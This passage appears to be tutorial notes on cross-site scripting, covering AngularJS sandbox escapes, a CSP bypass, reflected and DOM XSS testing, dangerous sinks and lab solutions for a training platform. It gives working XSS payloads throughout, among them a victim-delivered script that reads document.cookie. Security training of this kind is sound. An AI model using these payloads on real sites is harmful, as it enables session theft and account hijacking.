4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.



XSS in the context of the AngularJS sandbox

Sometimes, XSS vulnerabilities arise in the context of the AngularJS sandbox. This presents additional barriers to exploitation, which can often be circumvented with sufficient ingenuity.

What is the AngularJS sandbox?

The AngularJS sandbox is a mechanism that prevents access to potentially dangerous

objects, such as `window` or `document`, in AngularJS template expressions. It also prevents access to potentially dangerous properties, such as `__proto__`. Despite not being considered a security boundary by the AngularJS team, the wider developer community generally thinks otherwise. Although bypassing the sandbox was initially challenging, security researchers have discovered numerous ways of doing so. As a result, it was eventually removed from AngularJS in version 1.6. However, many legacy applications still use older versions of AngularJS and may be vulnerable as a result.

How does the AngularJS sandbox work?

The sandbox works by parsing an expression, rewriting the JavaScript, and then using various functions to test whether the rewritten code contains any dangerous objects. For example, the `ensureSafeObject()` function checks whether a given object references itself. This is one way to detect the `window` object, for example.
The `Function` constructor is detected in roughly the same way, by checking whether the constructor property references itself.
The `ensureSafeMemberName()` function checks each property access of the object and, if it contains dangerous properties such as `__proto__` or `__lookupGetter__`, the object will be blocked.
The `ensureSafeFunction()`function prevents `call()`, `apply()`, `bind()`, or `constructor()` from being called.
You can see the sandbox in action for yourself by visiting this fiddle and setting a breakpoint at line 13275 of the `angular.js` file. The variable `fnString` contains your rewritten code, so you can look at how AngularJS transforms it.

How does an AngularJS sandbox escape work?

A sandbox escape involves tricking the sandbox into thinking the malicious expression is benign. The most well-known escape uses the modified `charAt()` function globally within an expression:

```
'a'.constructor.prototype.charAt=[].join
```

When it was initially discovered, AngularJS did not prevent this modification. The attack works by overwriting the function using the `[].join` method, which causes the `charAt()` function to return all the characters sent to it, rather than a specific single character. Due to the logic of the `isIdent()` function in AngularJS, it compares what it thinks is a single character against multiple characters. As single characters are always less than multiple characters, the isIdent() function always returns true, as demonstrated by the following example:

```
isIdent= function(ch) {
return ('a' <= ch && ch <= 'z' ||
'A' <= ch && ch <= 'Z' ||
'_' === ch || ch === '$');
}
isIdent('x9=9a9l9e9r9t9(919)')
```

Once the `isIdent()` function is fooled, you can inject malicious JavaScript. For

example, an expression such as `$eval('x=alert(1)')` would be allowed because AngularJS treats every character as an identifier. Note that we need to use AngularJS's `$eval()` function because overwriting the `charAt()` function will only take effect once the sandboxed code is executed. This technique would then bypass the sandbox and allow arbitrary JavaScript execution.

Constructing an advanced AngularJS sandbox escape

So you've learned how a basic sandbox escape works, but you may encounter sites that are more restrictive with which characters they allow. For example, a site may prevent you from using double or single quotes. In this situation, you need to use functions such as `String.fromCharCode()` to generate your characters. Although AngularJS prevents access to the `String` constructor within an expression, you can get round this by using the constructor property of a string instead. This obviously requires a string, so to construct an attack like this, you would need to find a way of creating a string without using single or double quotes.

In a standard sandbox escape, you would use `$eval()` to execute your JavaScript payload, but in the lab below, the `$eval()` function is undefined. Fortunately, we can use the `orderBy` filter instead. The typical syntax of an `orderBy` filter is as follows:

```
[123]|orderBy:'Some string'
```

Note that the `|` operator has a different meaning than in JavaScript. Normally, this is a bitwise `OR` operation, but in AngularJS it indicates a filter operation. In the code above, we are sending the array `[123]` on the left to the `orderBy` filter on the right. The colon signifies an argument to send to the filter, which in this case is a string.

The `orderBy` filter is normally used to sort an object, but it also accepts an expression, which means we can use it to pass a payload.

Lab: Reflected XSS with AngularJS sandbox escape without strings

This lab uses AngularJS in an unusual way where the `$eval` function is not available and you will be unable to use any strings in AngularJS.

Solution

Visit the following URL, replacing `your-lab-id` with your lab ID:

```
https://your-lab-id.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1
```

The exploit uses `toString()` to create a string without using quotes. It then gets the `String` prototype and overwrites the `charAt` function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the `orderBy` filter. We then set the argument for the filter by again using `toString()` to create a string and the `String` constructor property. Finally, we use the `fromCharCode` method generate our payload by converting character codes into the string `x=alert(1)`. Because the `charAt` function has been overwritten, AngularJS will allow this code where normally it would not.

How does an AngularJS CSP bypass work?

Content security policy (CSP) bypasses work in a similar way to standard sandbox escapes, but usually involve some HTML injection. When the CSP mode is active in AngularJS, it parses template expressions differently and avoids using the `Function` constructor. This means the standard sandbox escape described above will no longer work.

Depending on the specific policy, the CSP will block JavaScript events. However, AngularJS defines its own events that can be used instead. When inside an event, AngularJS defines a special `$event` object, which simply references the browser event object. You can use this object to perform a CSP bypass. On Chrome, there is a special property on the `$event/event` object called `path`. This property contains an array of objects that causes the event to be executed. The last property is always the `window` object, which we can use to perform a sandbox escape. By passing this array to the `orderBy` filter, we can enumerate the array and use the last element (the `window` object) to execute a global function, such as `alert()`. The following code demonstrates this:

```
<input autofocus
ng-focus="$event.path|orderBy:'[].constructor.from([1],alert)'">
```

Notice that the `from()` function is used, which allows you to convert an object to an array and call a given function (specified in the second argument) on every element of that array. In this case, we are calling the `alert()` function. We cannot call the function directly because the AngularJS sandbox would parse the code and detect that the `window` object is being used to call a function. Using the `from()` function instead effectively hides the `window` object from the sandbox, allowing us to inject malicious code.

Bypassing a CSP with an AngularJS sandbox escape

This next lab employs a length restriction, so the above vector will not work. In order to exploit the lab, you need to think of various ways of hiding the `window` object from the AngularJS sandbox. One way of doing this is to use the `array.map()` function as follows:

```
[1].map(alert)
```

`map()` accepts a function as an argument and will call it for each item in the array. This will bypass the sandbox because the reference to the `alert()` function is being used without explicitly referencing the `window`. To solve the lab, try various ways of executing `alert()` without triggering AngularJS's `window` detection.

Lab: Reflected XSS with AngularJS sandbox escape and CSP

Solution

1. Go to the exploit server and paste the following code, replacing `your-lab-id` with your lab ID:

   ```
   <script>
   location='https://your-lab-id.web-security-academy.net
   ```

```
/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>
```

2. Click "Store" and "Deliver exploit to victim".

The exploit uses the `ng-focus` event in AngularJS to create a focus event that bypasses CSP. It also uses `$event`, which is an AngularJS variable that references the event object. The `path` property is specific to Chrome and contains an array of elements that triggered the event. The last element in the array contains the `window` object.

Normally, `|` is a bitwise or operation in JavaScript, but in AngularJS it indicates a filter operation, in this case the `orderBy` filter. The colon signifies an argument that is being sent to the filter. In the argument, instead of calling the `alert` function directly, we assign it to the variable `z`. The function will only be called when the `orderBy` operation reaches the `window` object in the `$event.path` array. This means it can be called in the scope of the window without an explicit reference to the `window` object, effectively bypassing AngularJS's `window` check.

How to prevent AngularJS injection

To prevent AngularJS injection attacks, avoid using untrusted user input to generate templates or expressions

How to find and test for reflected XSS vulnerabilities

The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.
- **Submit random alphanumeric values.** For each entry point, submit a unique random value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#numbers] with randomly generated hex values to generate suitable random values. And you can use Burp Intruder's grep payloads option to automatically flag responses that contain the submitted value.
- **Determine the reflection context.** For each location within the response where the random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.
- **Test a candidate payload.** Based on the context of the reflection, test an initial candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified within the response. The easiest way to test payloads is to send the request to Burp Repeater, modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.
- **Test alternative payloads.** If the candidate XSS payload was modified by the application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the reflection and the type of input validation that is being performed. For

more details, see cross-site scripting contexts

- **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL into the address bar, or by modifying the request in Burp Proxy's intercept view, and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like alert(document.domain) which will trigger a visible popup within the browser if the attack succeeds.

Common questions about reflected cross-site scripting

What is the difference between reflected XSS and stored XSS? Reflected XSS arises when an application takes some input from an HTTP request and embeds that input into the immediate response in an unsafe way. With stored XSS, the application instead stores the input and embeds it into a later response in an unsafe way.

What is the difference between reflected XSS and self-XSS? Self-XSS involves similar application behavior to regular reflected XSS, however it cannot be triggered in normal ways via a crafted URL or a cross-domain request. Instead, the vulnerability is only triggered if the victim themselves submits the XSS payload from their browser. Delivering a self-XSS attack normally involves socially engineering the victim to paste some attacker-supplied input into their browser. As such, it is normally considered to be a lame, low-impact issue.

What is DOM-based cross-site scripting?

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as **eval()** or **innerHTML**. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.
The most common source for DOM XSS is the URL, which is typically accessed with the **window.location** object.

An attacker can construct a link to send a victim to a vulnerable page with a payload in the query string and fragment portions of the URL

In certain circumstances, such as when targeting a 404 page or a website running PHP, the payload can also be placed in the path.

How to test for DOM-based cross-site scripting

The majority of DOM XSS vulnerabilities can be found quickly and reliably using **Burp Suite's** web vulnerability scanner.

To test for DOM-based cross-site scripting manually, you generally need to use a browser with developer tools, such as Chrome. You need to work through each available source in turn, and test each one individually.

Testing HTML sinks

To test for DOM XSS in an HTML sink, place a random alphanumeric string into the source (such as **location.search**) then use developer tools to inspect the HTML and find where your string appears

Note that the browser's "View source" option won't work for DOM XSS testing because it doesn't take account of changes that have been performed in the HTML by JavaScript.

In Chrome's developer tools, you can use Control+F (or Command+F on MacOS) to search the DOM for your string.

For each location where your string appears within the DOM, you need to identify the context. Based on this context, you need to refine your input to see how it is processed. For example, if your string appears within a double-quoted attribute then try to inject double quotes in your string to see if you can break out of the attribute.

Note that browsers behave differently with regards to URL-encoding, Chrome, Firefox, and Safari will URL-encode **location.search** and **location.hash,** while IE11 and Microsoft Edge (pre-Chromium) will not URL-encode these sources. **If your data gets URL-encoded before being processed, then an XSS attack is unlikely to work**.

Testing JavaScript execution sinks

Testing JavaScript execution sinks for DOM-based XSS is a little harder. With these sinks, your input doesn't necessarily appear anywhere within the DOM, so you can't search for it. Instead you'll need to use the JavaScript debugger to determine whether and how your input is sent to a sink.

For each potential source, such as location, you first need to find cases within the page's JavaScript code where the source is being referenced. In Chrome's developer tools, you can use Control+Shift+F (or Command+Alt+F on MacOS) to search all the page's JavaScript code for the source.

Once you've found where the source is being read, you can use the JavaScript debugger to add a break point and follow how the source's value is used. You might find that the source gets assigned to other variables. If this is the

case, you'll need to use the search function again to track these variables and see if they're passed to a sink. When you find a sink that is being assigned data that originated from the source, you can use the debugger to inspect the value by hovering over the variable to show its value before it is sent to the sink. Then, as with HTML sinks, you need to refine your input to see if you can deliver a successful XSS attack.

Exploiting DOM XSS with different sources and sinks

In principle, a website is vulnerable to DOM-based cross-site scripting if there is an executable path via which data can propagate from source to sink. In practice, different sources and sinks have differing properties and behavior that can affect exploitability, and determine what techniques are necessary. Additionally, the website's scripts might perform validation or other processing of data that must be accommodated when attempting to exploit a vulnerability. There are a variety of sinks that are relevant to DOM-based vulnerabilities. Please refer to the list below for details.

The **document.write** sink works with **script** elements, so you can use a simple payload, such as the one below:
document.write('... <script>alert(document.domain)</script> ...');

Which sinks can lead to DOM-XSS vulnerabilities?

The following are some of the main sinks that can lead to DOM-XSS vulnerabilities:

document.write()
document.writeln()
document.domain
element.innerHTML
element.outerHTML
element.insertAdjacentHTML
element.onevent

The following jQuery functions are also sinks that can lead to DOM-XSS vulnerabilities:


add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()


Lab: DOM XSS in document.write sink using source location.search

This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.
To solve this lab, perform a cross-site scripting attack that calls the alert function.

Solution

1. Enter a random alphanumeric string into the search box.
2. Right-click and inspect the element, and observe that your random string has been placed inside an img src attribute.
3. Break out of the img attribute by searching for: "><svg onload=alert(1)>





Lab: DOM XSS in document.write sink using source location.search inside a select element

Solution


1. On the product pages, notice that the dangerous JavaScript extracts a storeId parameter from the location.search source. It then uses document.write to create a new option in the select element for the stock checker functionality.
2. Add a storeId query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.
3. In your browser, notice that your random string is now listed as one of the options in the drop-down list.
4. Right-click and inspect the drop-down list to confirm that the value of your storeId parameter has been placed inside a select element.
5. Change the URL to include a suitable XSS payload inside the storeId parameter as follows: product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>

DOM XSS in document.write sink using source location.search inside a select element (web-security-academy.net)


```
<p>…</p>
<p>…</p>
<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="1">
  <script>…</script>
  <select name="storeId"> == $0
    <option>London</option>
    <option>Paris</option>
    <option>Milan</option>
  </select>
  <button type="submit" class="button">Check stock</button>
</form>
<span id="stockCheckResult">708 units</span>
<script src="/resources/js/stockCheckPayload.js"></script>
```

```
<script>
    var stores = ["London","Paris","Milan"];
    var store = (new URLSearchParams(window.location.search)).get('storeId');
    document.write('<select name="storeId">');
    if(store) {
        document.write('<option selected>'+store+'</option>');
    }
    for(var i=0;i<stores.length;i++) {
        if(stores[i] === store) {
            continue;
        }
        document.write('<option>'+stores[i]+'</option>');
    }
    document.write('</select>');
== $0
</script>
```

https://ac671f6d1efd7a8c80da63b400f900ec.web-security-academy.net/product?productId=1&storeId=abc123



https://ac671f6d1efd7a8c80da63b400f900ec.web-security-academy.net/product?productId=1&storeId=%22%3E%3C/select%3E%3Cimg%20src=1%20onerror=alert(1)%3E



The innerHTML sink doesn't accept script elements on any modern browser, nor will svg onload events fire. This means you will need to use alternative elements like **img** or **iframe**. Event handlers such as **onload** and **onerror** can be used in conjunction with these elements. For example:
element.innerHTML='... <img src=1 onerror=alert(document.domain)> ...'
Lab: DOM XSS in innerHTML sink using source location.search

Solution

1. Enter the following into the into the search box: <img src=1 onerror=alert(1)>
2. Click "Search".

The value of the src attribute is invalid and throws an error. This triggers the onerror event handler, which then calls the alert() function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.
Lab: DOM XSS in jQuery anchor href attribute sink using location.search source

Solution

1. On the Submit feedback page, change the query parameter returnPath to / followed by a random alphanumeric string.
2. Right-click and inspect the element, and observe that your random string has been placed inside an a href attribute.
3. Change returnPath to javascript:alert(document.cookie), then hit enter and click "back".

Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

1. Enter a random alphanumeric string into the search box.
2. View the page source and observe that your random string is enclosed in an ng-app directive.
3. Enter the following AngularJS expression in the search box: {{$on.constructor('alert(1)')()}}
4. Click search

DOM XSS combined with reflected and stored data

Some pure DOM-based vulnerabilities are self-contained within a single page. If a script reads some data from the URL and writes it to a dangerous sink, then the vulnerability is entirely client-side.

However, sources aren't limited to data that is directly exposed by browsers - they can also originate from the website. For example, websites often reflect URL parameters in the HTML response from the server. This is commonly associated with normal XSS, but it can also lead to so-called reflected+DOM vulnerabilities.

In a reflected+DOM vulnerability, the server processes data from the request, and echoes the data into the response. The reflected data might be placed into a JavaScript string literal, or a data item within the DOM, such as a form field. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

eval('var data = "reflected string"');

Lab: Stored DOM XSS

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.

Solution

Post a comment containing the following vector:

<><img src=1 onerror=alert(1)>

In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.